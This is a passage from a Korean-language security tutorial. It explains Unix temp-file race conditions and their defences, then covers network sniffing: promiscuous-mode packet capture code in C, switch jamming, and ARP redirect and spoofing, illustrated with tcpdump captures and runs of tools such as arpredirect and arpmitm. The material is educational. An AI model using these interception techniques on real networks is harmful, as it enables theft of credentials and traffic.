	후에, /etc/passwd 에 overwrite 시킨다.
/usr/lib/sendmail	보낸 user 가 존재하지 않는 경우, /var/tmp/dead.letter 에 Guessing 가능한 파일이 생성된다.

5.3.3. 코드를 이용한 race condition

단적인 예를 하나 보자. 다음은 parent process 로부터 child process 를 fork 시키는 프로그램이다.

[프로그램 5.3] fork.c

```
void main(void)
{
        int     childpid;
        int     a, b;
        if((childpid = fork()) > 0) { /* Parent process */
                for(a = 0; a < 100; a++) printf("O");
                exit(0);
        }
        else { /* child process */
                for(b = 0; b < 100; b++) printf("X");
                exit(0);
        }
}
```

fork()라는 함수는 동일한 작업을 하는 프로세스를 하나 더 띄우는 함수이다. fork()를 호출할 때, 그 return 값은 새로 만들어진 프로세스의 번호가 되는데, 그것으로 두 프로세스를 나눌 수 있게 된다. 그러면 위에 Remark 를 보인 것처럼 원래의 프로세스는 O 라는 문자를 찍게되며, 자

식으로 나온 프로세스는 X 를 찍는다. 물론 각각 100 번을. 이때, 유닉스는 Time Sharing 을 사용하므로, 프로세스 마다 시간을 각각 할당하게 되는데, 어느쪽에 시간을 더주느냐 덜주느냐가 문제가 된다.

그냥 생각하기로는 OXOXOX... 이런 식으로 나오리라 생각할 수도 있지만, 실행해보면 OOOXXOOXXXXXXOOXOXX 이런 식으로 얽혀서 주기성이 없이 나타난다. 이것이 바로 race condition 이라는 것이다.

5.4. Race Condition 의 위험성에 대한 대책

5.4.1. 임시 파일을 만들지 않음.

가능한 한 임시 파일을 만들지 않는 것이다. 요즈음 시스템이 비대해지면서, 어느 정도는 메모리 내에서 처리가 가능하다. 굳이 임시 파일을 만드는 것은 race condition 의 원인이 된다.

5.4.2. Unlink()를 불가능하게 함.

unlink()를 불가능하게 한다. unlink()를 시키지 못하면, symbolic link 가 만들어 지는 것은 불가능한다. 위의 Solaris 의 ps 버그는 /tmp 가 0777 모드로 다른 유저가 /tmp 의 파일을 modify 가능하기에 나타난 버그이다. 이런 경우 /tmp 를 1777 로 sticky 를 붙이게 되면, unlink()가 불가능해진다.

5.4.3. creat()와 open()을 구분하여 사용.

creat()와 open()의 구분을 확실히 한다. 이것은 /bin/mail 의 경우 확연한 것으로 만들고자 하는 파일을 계속 지웠다가 링크를 만들었다가 하므로, 결국 공격을 당할 시에는 두 가지 경우만이 존재한다. symbolic link 이거나, 정말로 존재하지 않거나 두 가지이다. 그러므로, lstat()에서 파일이 존재하지 않은 것으로 판명된 경우는 open()시킬 때, 옵션을 O_WRONLY|O_CREAT 으로 주는 것이 아니라, 여기에 O_EXCL 을 첨가

하여, 만일 어떤 식으로든 파일이 존재하는 경우, 파일 생성 또는 쓰기를 포기하게 하는 것이다.

5.4.4. umask 를 최하 022 정도 유지.

umask 를 최하 022 정도 유지한다. 파일이 생성되는 경우, 기본 permission 이 666 으로 누구나 와서 쓸 수 있다. 이에 umask 를 이용하면, permission 이 mask 되어 나와서, 다른 유저의 write permission 을 없애준다.

프로그래머들은 해커들이 Race Condition 을 이용하여 시스템을 위협하는 것을 막기위해 임시파일을 생성할 때, 그 임시파일이 이미 존재하는 파일인지 검사한 후, 만일 이미 존재하고 있다면 exploit 이 생성한 심볼릭 링크일 가능성이 있으므로, 그 파일을 지우고 새로 임시파일을 생성했다. 하지만 해커들은 프로그래머들의 노력을 무시하듯이 더욱 발전된 형태의 Race Condition 을 개발함으로써 이를 무색하게 했다.

system() 함수나 exec() 함수를 이용하여 목표 프로그램을 백그라운드로 실행시킨다. 임시파일이 심볼릭 링크인지 판단하여 심볼릭 링크가 아니라면 임시파일을 지운다. 또는 임시파일의 이름으로 심볼릭 링크를 생성한다.

다시 말해서, 목표 프로그램이 임시 파일을 생성할 때, Race Condition 이 이루어지고 있는가를 검사한 뒤에 임시파일을 생성한다는 점을 이용하여 일단 목표 프로그램으로 하여금 안전한 조건을 만들어 주고 목표 프로그램이 안전하다고 생각하며 임시파일을 생성하는 순간 생성된 임시파일을 지우면서 심볼릭 링크를 생성하는 것이다. 이렇게 되면 목표 프로그램과 exploit 은 임시파일을 사이에 두고 서로의 동태를 파악하며 CPU 를 향해 계속해서 달리는 형태가 되어 그야말로 Race Condition 이라는 이름이 잘 걸맞게 된다.

프로그래밍을 할 경우 다음의 것들을 주의해야 한다. Race Condition 이 발생하는 경우는 크게 4 가지로 나눌 수가 있다. access() & open() to check permission, temp file name selection & create(), delete(), file owner/mode change & check, Recycled filename 사용 e.g. /bin/mail , /usr/ucb/lpr , /usr/bin/ps 이다.

Race Condition 을 피하는 방법 새 파일을 만들 경우 파일이 없는 경우만 만들 것, open("filename", O_CREAT|O_EXCL), 링크 점검, lstat() 이용하여 symbolic link race 피할 것, open() 후엔 fstat()으로 확인을 한다, 임시 화일 생성시 tmpnam(), tempnam(), mktemp()을 사용하기 보다는 mkstemp(), tmpfile()를 사용하고, 생성한 두에 방금 생성한 파일이 심볼릭 링크인지를 검사한다.

5.5. 참고 자료

- MicroSoft http://www.microsoft.com/korea/technet/security/bulletin/MS00-064.asp
- 정보 보호 진흥원 http://www.certcc.or.kr/
- KISA http://www.kisa.or.kr/
- 해커 스쿨 http://www.hackerschool.org/
- GNU Hacker http://gnuhacker.com/
- 서버 관리자 전문가 그룹 http://www.superuser.co.kr/
- Progressive Web Group COOL4U http://www.cool4u.co.kr/
- 류혁곤, http://www.plus.or.kr

6. 스니핑(Sniffing)

6.1. Sniffing 의 개요

6.1.1. Sniffing 이란?

스니퍼(sniffer)는 원래 Network Associate 사의 등록상표였으나 현재는 PC 나 kleenex 처럼 일반적인 용어로 사용되고 있다. "sniff"라는 단어의 의미에서도 알 수 있듯이 스니퍼는 "컴퓨터 네트워크상에 흘러다니는 트래픽을 엿듣는 도청장치"라고 말할 수 있다. 즉, "스니핑"이란 이러한 스니퍼를 이용하여 네트워크상의 데이터를 도청하는 행위를 말한다.

더 전문적인 용어로 말하자면, TCP/IP 프로토콜이 설계 될때 datagram 자체가 전혀 암호화 하지 않고 전송되게 되어 있다. 따라서, 네트웍 상을 이동하는 패킷들을 모아서 순서에 맞게 재조합을 하면 원래의 데이타를 얻을 수가 있는 것이다. 이러한 방법을 sniffing 이라고 한다.

이러한 스니핑 공격은 웹호스팅, 인터넷데이터센터(IDC) 등과 같이 여러 업체가 같은 네트워크를 공유하는 환경에서는 매우 위협적인 공격이 될 수 있다. 하나의 시스템이 공격 당하게 되면 그 시스템을 이용하여 네트워크를 도청하게 되고, 다른 시스템의 User ID/Passwd 를 알아내게 된다. 비록 스위칭 환경의 네트워크를 구축하여 스니핑을 어렵게 할 수는 있지만 이를 우회할 수 있는 많은 공격방법이 존재한다.

본 장에서는 스위칭 환경에서의 스니핑 공격 기법과 그리고 이에 대한 대책을 설명한다.

6.2. Ethernet

이더넷은 1970 년대 중반 Xerox 사의 Palo Alto Research Center(PARC)의 실험적인 작업의 결과로 탄생 되었다. 초창기 이더넷은 1Km 까지 연장될

수 있었고, 100 개의 stations 들을 지원했으며, 2.94Mbps 의 데이터 전송률을 보였다. Ethernet 이라는 용어는 이더넷의 전자기적 특성에도 불구하고 정의 되지 않은 물체를 ether 라고 부르는 데서 유래했다.

이더넷은 대중성에 힘입어 사실상 표준이 되었다. Digital Equipment Corporation(DEC), Inter, Xerox 등의 회사들이 IEEE802 표준으로써 Ethernet 을 채택하기를 제안했는데, 이. Ethernet 제안은 IEEE 802.3 으로 재명명 되었다. 불행하게도 오리지날 이더넷 표준과 IEEE 802.3 표준간은 서로간 통신에 한계가 있는 중요한 차이점이 있다.

Ethernet network 의 물리적 토폴로지는 보통 버스형태로 묘사되어진다. 사실, 초창기 Ethernet 이행이 물리적인 버스 토폴로지였다. 그러나 실제로 IEEE 에 의해서 국제화된 몇몇 배선과 토폴로지 표준들이 있다.

논리적인 버스 구조에서 모든 stations 또는 단말들은 네트워크 케이블을 공유하고 단말들에 의해서 보내지는 트래픽을 감시한다. 각각의 station 들은 독특한 주소를 가지고 있고 LAN 상에서 돌아 다니는 모든 메시지들을 읽는다. station 은 자기 또는 자기가 속한 그룹에 해당하는 주소를 가지고 있는 메시지에 대해서만 반응한다.




그림 6-1 버스 토폴로지

그럼 이더넷의 전송 원리를 알아보자.

CSMA/CD 방식의 데이터 전송방식이 있다. Ethernet workstation 이 데이터를 보내기 전에 다른 station 이 packet 을 보내고 있는 것을 살펴본다. packet 이 전송되고 있는 중이면 이것을 carrier 라고 부르며, line 을 모니터링 하는 것을 carrier sense 라고 부른다 어떤 station 이 carrier 를 감시했다면 그 station 은 매체가 전송을 멈춘 후 최소 9.6 마이크로초 동안 전송을 보류한다. 이런 지연은 동시에 전송하는 두 station 간을 보호하고 packet 사이에 적당한 간격을 유지하게 해 준다. 전송이 완료되었을 때 carrier sense 는 다시 시작된다. 만약, 동시에 두 station 에서 packet 을 보내게 되면, 충돌이 발생하고 충돌이 발생한 Packet 은 garbage 가 된다. 충돌은 전송하는 두 station 간에 매우 짧은 시간동안 일어날 수 가 있다.




그림 6-2 CSMA/CD 원리

- 전송이 없음을 감지하고 A 가 패킷을 보낸다.
- 역시 마찬가지로 B 도 A 의 패킷이 B 에 도착하기 전에 전송을 시작한다. B 는 A 의 전송을 모르는데 그 이유는, 라인상의 전송 지연 때문이다.
- 충돌이 발생하여 전송에 방해를 일으킨다.
- B 는 충돌을 감지하고 전송을 취소한다.

다음은 Ethernet Frame Format 의 형태이다. 이더넷 LAN 에서 전송된 데이터는 프레임으로 나누어진다. 원래 이더넷과 IEEE 802.3 프레임 포맷과는 조금 다르다.




그림 6-3 Ethernet Frame Format

- Preamble:이더넷의 경우 동기화와 프레임의 시작을 마크하기 위해 사용. 각 옥텟은 0 와 1 의 반복으로 구성
- Start Delimeter: 프레임의 시작 표시
- 목적지 주소: 프레임을 보낼 스테이션 표시. Unicast, multicast, broadcast 로 전송가능하며, 48bit 주소가 일반적으로 사용됨
- 출발지 주소: 프레임을 보내는 스테이션 표시
- Length(IEEE 802.3): Data field 의 길이
- Type(Ethernet):Data field 에서 암호화되는 high-level 프로토콜 데이터 표시
- Data: 프레임에 표시된 정보. 최대 프레임 사이즈는 64-1508byte 이다. 만약 보내진 데이터가 1508 보다 더 큰 경우, 윗 레이어(트랜스포트 레이어)에서 데이터를 적합한 사이즈로 분할해야 한다(fragmentation)
- Pad(IEEE 802.3) Collision 이 적절히 감지 가능한 최소한의 프레임의 사이즈는 64byte 이다. 만약 프레임 바이트가 이보다 더 적을 경우 프레임이 다시 만들어져 추가된다. Data 와 Pad field 는 최소 46byte 이상이 되어야 한다.

- Frame Check Sequence: 전송 에러 검출. 출발지 주소는 CRC(cyclical redundancy check)를 수행한 후, 결과를 FCS 에 저장하여야 한다. 목적지 주소는 같은 계산 방식을 수행한 후 FCS field 와 비교한다. 만약 그 값이 다른 경우, 목적지 주소는 에러값을 기록한다.

6.3. Sniffing 의 위험성

6.3.1. Sniffing 의 원리

LAN 상에서 개별 호스트를 구별하기 위한 방법으로 이더넷 인터페이스는 MAC(Media Access Control) 주소를 갖게 되며, 모든 이더넷 인터페이스의 MAC 주소는 서로 다른 값을 갖습니다. 따라서 로컬 네트워크상에서 각 각의 호스트는 유일하게 구별될 수 있다.

이더넷은 로컬 네트워크내의 모든 호스트가 같은 선(wire)을 공유하도록 되어 있다. 따라서 같은 네트워크내의 컴퓨터는 다른 컴퓨터가 통신하는 모든 트래픽을 볼 수 있다. 하지만 이더넷을 지나는 모든 트래픽을 받아들이면 관계없는 트래픽까지 처리해야 하므로 효율적이지 못하고 네트워크의 성능도 저하될 수 있다.

그래서 이더넷 인터페이스(LAN 카드)는 자신의 MAC address 를 갖지 않는 트래픽을 무시하는 필터링 기능을 가지고 있다. 이 필터링 기능은 자신의 MAC address 를 가진 트래픽만을 보도록 한다.

또한 이더넷 인터페이스에서 모든 트래픽을 볼 수 있도록 하는 기능을 설정할 수도 있는데 이를 "promiscuous mode"라 한다. 스니퍼는 이더넷 인터페이스를 이러한 "promiscuous mode"로 설정하여 로컬 네트워크를 지나는 모든 트래픽을 도청할 수 있게 된다.

LAN 상의 모든 호스트들은 동일한 네트웍 선(wire)에 연결되어 있기 때문에 항상 네트웍 상에서 지나다니는 모든 통신을 듣고 있다. 그러나 평상시에는 필터링 과정을 거쳐 자신을 목적지로 하는 통신만을 선택해서

받아들이게 된다. 이러한 필터링은 물리 계층인 ethernet 인터페이스에서 이루어지는데, 이 때 ehternet 인터페이스를 'promiscuous mode'로 설정하면 ethernet 인터페이스에 도착하는 통신에 대한 필터링을 하지 않고 모두 받아들인다. 따라서 LAN 상에서 오고가는 모든 통신을 받아들여서 사용할 수 있게 되고, 이로써 sniffing 이 이루어지게 된다.

다음은 소켓을 이용해 모든 패킷을 수신하는 프로그램의 예이다. 이 프로그램은 소켓을 이용하기 때문에 상당히 간단하다. 따라서, 이 소스에 대한 자세한 설명은 하지 않도록 하겠다.

[프로그램 6.1] GetPacket.c

```
#define IFF_PROMISC  0x100  /* 모든 패킷을 수신한다. */
          int openintf(char *d)
          {
              int fd;
             struct ifreq ifr;
              int s;
              /* socket 생성 */
              fd=socket(AF_INET, SOCK_PACKET, htons(0x800));
                if(fd<0)  {
                      perror("can't get SOCK_PACKET socket");
                      exit(0);
              }
              strcpy(ifr.ifr_name, d);
              s=ioctl(fd, SIOCGIFFLAGS, &ifr);
              if(s<0)   {
                    close(fd);
                    perror("can't get flags");
```

```
                exit(0);
            }
            ifr.ifr_flags |= IFF_PROMISC;
            s=ioctl(fd, SIOCSIFFLAGS, &ifr);
            if(s<0) perror("can't set promiscuous mode");
            return fd;
        }
```

Sniffing 을 이용하면 원격 호스트에서 접속 시 아이디와 비밀번호를 가로챌 수가 있다. 이것은 이더넷 상에서 데이타를 여러호스트를 대상으로 소스 호스트에서 뿌려버린다. 그럼 각 호스트들은 자신의 데이타가 아니면 그냥 흘려보내고, 자신의 데이타면 그것을 받아서 어떤 일을 하게 된다. 원래 시스템은 기본으로 자기 것만 받도록 설정되어 있다.

그런데, 이 스니퍼를 돌리게 되면 자신의 시스템의 인터페이스가 열리고, 아무거나 받아들이게 된다. 이러한 모드를 promiscuous mode 라고 한다. 만약 자신의 시스템이 promiscuous mode 로 돌아간다면 스니퍼가 돌아가고 있다고 의심 해 볼만 한다.

보통 인터넷에서 많이 볼 수 있는 스니퍼의 경우 telnet, ftp, rlogin, email 등의 처음 128byte 를 잡아서 log 파일로 남깁니다. 이런 스니퍼를 사용한 해킹의 경우 치사하지만 이것만큼 편하고 좋은 해킹 툴 또한 구하기 힘들다.

실제로 시스템에 스니퍼를 설치해 두었다가 제 홈디렉토리를 해킹한 사람을 잡은 적이 있다. LAN 상에서 개별 호스트를 구별하기 위한 방법으로 이더넷 인터페이스는 MAC(Media Access Control) 주소를 갖게 되며, 모든 이더넷 인터페이스의 MAC 주소는 서로 다른 값을 갖습니다. 따라서 로컬 네트워크상에서 각 각의 호스트는 유일하게 구별될 수 있다.

이더넷은 로컬 네트워크내의 모든 호스트가 같은 선(wire)을 공유하도록 되어 있다. 따라서 같은 네트워크내의 컴퓨터는 다른 컴퓨터가 통신하는 모든 트래픽을 볼 수 있다. 하지만 이더넷을 지나는 모든 트래픽을 받아들이면 관계없는 트래픽까지 처리해야 하므로 효율적이지 못하고 네트워크의 성능도 저하될 수 있다. 그래서 이더넷 인터페이스(LAN 카드)는 자신의 MAC address 를 갖지 않는 트래픽을 무시하는 필터링 기능을 가지고 있다. 이 필터링 기능은 자신의 MAC address 를 가진 트래픽만을 보도록 한다.

또한 이더넷 인터페이스에서 모든 트래픽을 볼 수 있도록 하는 기능을 설정할 수도 있는데 이를 “promiscuous mode”라 한다. 스니퍼는 이더넷 인터페이스를 이러한 “promiscuous mode”로 설정하여 로컬 네트워크를 지나는 모든 트래픽을 도청할 수 있게 된다.

6.4. Sniffing 을 이용한 해킹의 예제

일반적으로 앞서 설명한 스니핑을 방지하는 방법으로 스위칭 허브를 사용하게 된다. 스위칭 허브는 로컬 네트워크를 여러 개의 세크먼트로 나누어 쓸 수 있도록 하는데, 각 세그먼트 내의 트래픽은 다른 세그먼트로 전달되지 않는다. 따라서 스위칭 허브를 이용하여 업무별로 또는 독립적인 사이트 별로 네트워크를 나누어 놓으면 다른 네트워크 세그먼트내의 네트워크 트래픽을 도청할 수 없게 된다. 하지만 Switch Jamming, ARP Redirct 나 ICMP Redirct 등의 기법을 이용하여 다른 네트워크 세그먼트의 데이터를 스니핑 할 수 있는 방법도 있다.

6.4.1. Switch Jamming

많은 종류의 스위치들은 주소 테이블이 가득차게 되면(Full) 모든 네트워크 세그먼트로 트레픽을 브로드케스팅하게 된다. 따라서 공격자는 위조된 MAC 주소를 지속적으로 네트워크에 흘림으로서 스위칭 허브의 주소 테

이블을 오버플로우 시켜 다른 네트워크 세그먼트의 데이터를 스니핑 할 수 있게 된다.

이는 보안 원리의 하나인 “Fail close(시스템에 이상이 있을 경우 보안기능이 무력화되는 것을 방지하는 원리)”를 따르지 않기 때문에 발생한다. 스위치들은 사실상 보안보다는 기능과 성능 위주로 디자인 되어 있다.

다음은 arp flooding 공격을 할 때 발생하는 임의의 arp 패킷을 tcpdump를 이용하여 잡은것이다. 공격자가 만들어낸 이러한 임의의 arp 패킷의 MAC 주소는 스위치의 주소 테이블을 오버플로우 시키게 된다.

[화면 6.1] tcpdump 출력화면

```
[root@hackerslab /root]# tcpdump -e arp
tcpdump: listening on eth0
07:44:23.898915 79:94:74:11:d7:dc bc:47:d8:7b:31:51 arp 42:
arp reply 82.195.6.82 is-at 79:94:74:11:d7:dc
07:44:23.898954 b8:29:3:9c:9e:5c 3f:cf:9b:70:fa:14 arp 42: arp
reply 204.227.135.56 is-at b8:29:3:9c:9e:5c
07:44:23.898991 5:6f:25:db:4b:76 97:a0:d6:c7:f1:8f arp 42: arp
reply 158.81.199.91 is-at 5:6f:25:db:4b:76
07:44:23.899027 f0:f4:2c:8f:50:f7 a6:ca:21:a1:dd:26 arp 42:
arp reply 114.215.48.176 is-at f0:f4:2c:8f:50:f7
07:44:23.899063 10:3:1:5b:78:9f de:d0:b:d0:60:fa arp 42: arp
reply 171.63.250.67 is-at 10:3:1:5b:78:9f
07:44:23.899099 c4:8c:89:15:83:fb 7d:cc:32:5b:f2:42 arp 42:
arp reply 235.178.172.145 is-at c4:8c:89:15:83:fb
07:44:23.899136 5d:f2:9d:d4:92:49 5d:95:c2:bd:8f:86 arp 42:
arp reply 19.140.139.241 is-at 5d:f2:9d:d4:92:49
07:44:23.899172 49:19:9a:cc:14:85 8c:49:56:7e:8b:b2 arp 42:
```

```
arp reply 127.191.23.251 is-at 49:19:9a:cc:14:85
07:44:23.899209 71:28:86:3:70:99 90:4e:aa:20:d3:f2 arp 42: arp
reply 143.251.139.236 is-at 71:28:86:3:70:99
…
```

6.4.2. ARP Redirect 공격

먼저 정상적인 ARP Protocol 에 대하여 설명한다. IP 데이터 그램에서 IP 주소는 32 bit 구조로 되어 있고 이더넷 주소(MAC 주소)는 48 bit 의 크기를 갖는다. 다른 호스트로 ftp 나 telnet 등과 같은 네트워크 연결을 하기 위해서는 상대방 호스트의 이더넷 주소를 알아야 한다. 즉, 사용자는 IP 주소를 이용하여 연결을 하지만 이더넷상에서는 이더넷 주소를 이용하게 된다. 이를 위하여 IP 주소를 이더넷 주소로 변환시켜 주어야 하는데 이를 ARP(Address Resolution Protocol)라 한다. 그리고 그 역 과정을 RARP(Reverse Address Resolution Protocol)라 한다. ARP 를 이용하여 상대 호스트의 이더넷 주소를 알아내는 과정은 다음과 같다.

- 먼저 네트워크내의 모든 호스트에 "ARP Request"라고 불리는 이더넷 프레임을 보낸다. 연결하고자 하는 호스트의 IP 주소를 포함한 ARP Request 는 이더넷상의 모든 다른 호스트들에게 "이 IP 주소를 사용하는 호스트는 나에게 하드웨어 주소(이더넷 주소)를 알려주시오"라는 의미를 갖는다.
- ARP Request 를 받은 호스트 중 해당 IP 를 사용하는 호스트는 자신의 하드웨어 주소(이더넷 주소)를 ARP Request 를 보낸 호스트에게만 보내주게 되는데 이를 ARP Reply 라고 한다.
- 이후 두 호스트간의 통신(ftp, telnet 등)을 위하여 상대방의 이더넷 주소를 사용하게 되며, IP datagram 을 송수신할 수 있게 된다.

다음 그림은 ARP Request 와 ARP Reply 의 과정을 보여주고 있다.




그림 6-4 ARP Request 와 ARP Reply 의 과정

다음은 실제로 172.16.2.15 번 호스트에서 172.16.2.26 번으로 ping 을 했을 경우 나타나는 arp 트래픽이다. arp request/reply 를 교환한 두 호스트는 상대방의 MAC 주소를 각각의 arp cache 에 저장하게 된다. 따라서 마지막 라인에서 172.16.2.26 번 호스트가 15 번 호스트로 echo reply 를 보낼 때는 arp request/reply 과정을 거치지 않아도 된다.

[화면 6.2] arp 트래픽 결과

```
[root@hackerslab /root]# tcpdump -e host 168.188.128.146
tcpdump: listening on eth0
18:16:25.880837 0:0:e8:76:e8:bb Broadcast arp 60: arp who-has
168.188.128.146 tell 172.16.2.15
18:16:25.881021 0:c0:26:27:b:1c 0:0:e8:76:e8:bb arp 60: arp
reply 168.188.128.146 is-at 0:c0:26:27:b:1c
18:16:25.881243 0:0:e8:76:e8:bb 0:c0:26:27:b:1c ip 74:
172.16.2.15 > 168.188.128.146: icmp: echo request
```

```
18:16:25.881407 0:c0:26:27:b:1c 0:0:e8:76:e8:bb ip 74:
168.188.128.146 > 172.16.2.15: icmp: echo reply
```

"ARP Redirect" 공격은 위조된 arp reply 를 보내는 방법을 사용한다. 즉 공격자 호스트가 "나의 MAC 주소가 라우터의 MAC 주소이다"라는 위조된 arp reply 를 브로드케스트로 네트워크에 주기적으로 보내어, 스위칭 네트워크상의 다른 모든 호스트들이 공격자 호스트를 라우터로 믿게끔한다. 결국 외부 네트워크와의 모든 트래픽은 공격자 호스트를 통하여 지나가게 되고 공격자는 스니퍼를 통하여 필요한 정보를 도청할 수 있게 된다.

ARP Protocol specification 에 의하면 이미 cache 에 저장하고 있는 IP 에 대한 ARP request 를 받게되면 호스트는 ARP request 를 보낸 호스트의 MAC 주소를 cahe 에 업데이트 하게 된다고 나와 있다. 그리고 이러한 cache 의 업데이트 기능은 arp reply 에도 적용되는 것으로 보이며, 위의 공격이 성공할 수 있는 요인이 된다. 하지만 시스템에 따라 다를 수도 있다.

이때 공격 호스트는 IP Forwarding 기능을 설정하여야 공격 호스트로 오는 모든 트래픽을 원래의 게이트웨이로 Forwarding 해줄 수 있다. 그렇지 않으면 외부로 나가는 모든 네트워크 연결이 끊어지게 된다.

다음은 "arpredirect"라는 공격 프로그램으로 공격했을 때 네트워크상에 나타나는 arp 패킷을 tcpdump 를 이용하여 잡은 모습이다. 공격이 끝날때는 원래의 arp 매핑을 복원하여 네트워크 연결이 끊어지지 않도록 하고 있다.

[화면 6.3] arp packet 의 모습

```
[root@hackerslab dsniff-1.8]# arpredirect 168.188.128.146
intercepting traffic from LAN to 168.188.128.146 (^C to
exit)...
```

```
restoring original ARP mapping for 168.188.128.146
[root@hackerslab dsniff-1.8]#
[root@hackerslab /root]# tcpdump -e arp
(공격자 호스트가 라우터로 가장하는 공격)
```

위와 같은 공격을 하게 되면 다른 모든 호스트들은 공격자 호스트를 라우터로 인식하고 외부로 연결되는 모든 트래픽을 공격 호스트로 보내게 되는데 이때 공격자는 다음과 같이 IP Forwarding 기능을 이용하여 원래의 목적지로 패킷을 Forwarding 해야만 네트워크가 끊어지지 않게되고, 공격자는 지나가는 패킷을 스니핑 할 수 있다.

[화면 6.4] IP Forwarding 모습

```
[root@hackerslab fragrouter-1.6]# ./fragrouter -B1
fragrouter: base-1: normal IP forwarding
172.16.2.15.1297 > 203.233.150.11.23: . ack 390289256 win 7636
(DF)
172.16.2.142.1287 > 203.233.150.11.53: udp 36
172.16.2.142.1288 > 210.116.114.147.80: S 13774318:13774318(0)
win 8192 <mss 1460,nop,nop,sackOK> (DF)
172.16.2.15.1297 > 203.233.150.11.23: . ack 390289317 win 7575
(DF)
172.16.2.15.1300 > 203.233.150.39.23: . ack 1685228460 win
7865 (DF)
172.16.2.142.1288 > 210.116.114.147.80: . ack 97085742 win
8760 (DF)
172.16.2.142.1288 > 210.116.114.147.80: P
13774319:13774505(186) ack 97085742 win 8760 (DF)
```

6.4.3. ARP spoofing 공격

ARP redirect 와 비슷한 공격 방법으로 다른 세그먼트에 존재하는 호스트 간의 트래픽을 스니핑하고자 할 때 사용된다. 공격자는 자신의 MAC 주소를 스니핑하고자 하는 두 호스트의 MAC 주소로 위장하는 arp reply(또는 request) 패킷을 네트워크에 뿌린다. 즉 "나의(공격자의) MAC 주소가 스니핑하고자 하는 호스트의 MAC 주소이다"라는 arp reply 를 각 각의 호스트에게 보내게 된다.

이러한 arp reply 를 받은 두 호스트는 자신의 arp cache 를 업데이트 하게 되고, 두 호스트간에 연결이 일어날 때 공격자 호스트의 MAC 주소를 사용하게 된다. 결국 두 호스트간의 모든 트랙픽은 공격자가 위치한 세그먼트로 들어오게 된다.

이러한 경우 arp redirect 공격과 마찬가지로 공격자 호스트로 넘어오는 트래픽을 본래의 호스트로 relay 해주어야만 두 호스트 간에 정상적인 연결을 할 수 있게 되고 스니핑도 할 수 있다. 그렇지 않으면 두 호스간의 연결은 이루어 질 수 없게 되고 결국 스니핑도 할 수 없게 된다.

다음은 "arpmitm"이라는 공격 프로그램을 이용하여 172.16.2.15 와 172.16.2.18 번 호스트간의 트래픽을 스니핑 하기 위한 공격했을 때 네트워크상에 나타나는 arp 패킷을 tcpdump 를 이용하여 잡은 모습이다.

[화면 6.5] tcpdump 실행 화면

```
[root@hackerslab tools]# tcpdump -e arp
tcpdump: listening on eth0
(공격자 호스트가 Target 호스트로 가장하는 공격)
([0x0]: Sending mitm to: endpoint-1 endpoint-2 에 해당하는 패킷)
16:38:30.915146 0:50:da:d3:1f:d3 0:c0:26:28:f9:c7 arp 42: arp
reply 172.16.2.15 is-at 0:50:da:d3:1f:d3
```

```
16:38:31.225158 0:50:da:d3:1f:d3 0:0:e8:76:e8:bb arp 42: arp
reply 172.16.2.18 is-at 0:50:da:d3:1f:d3
([0x1]: Sending mitm to: endpoint-1 endpoint-2 에 해당하는 패킷)
...
```

위조된 패킷을 주기적으로 보내는 이유는 Target 호스트의 arp cache 를 지속적으로 위조하기 위해서 이다.

6.4.4. ICMP Redirect 공격

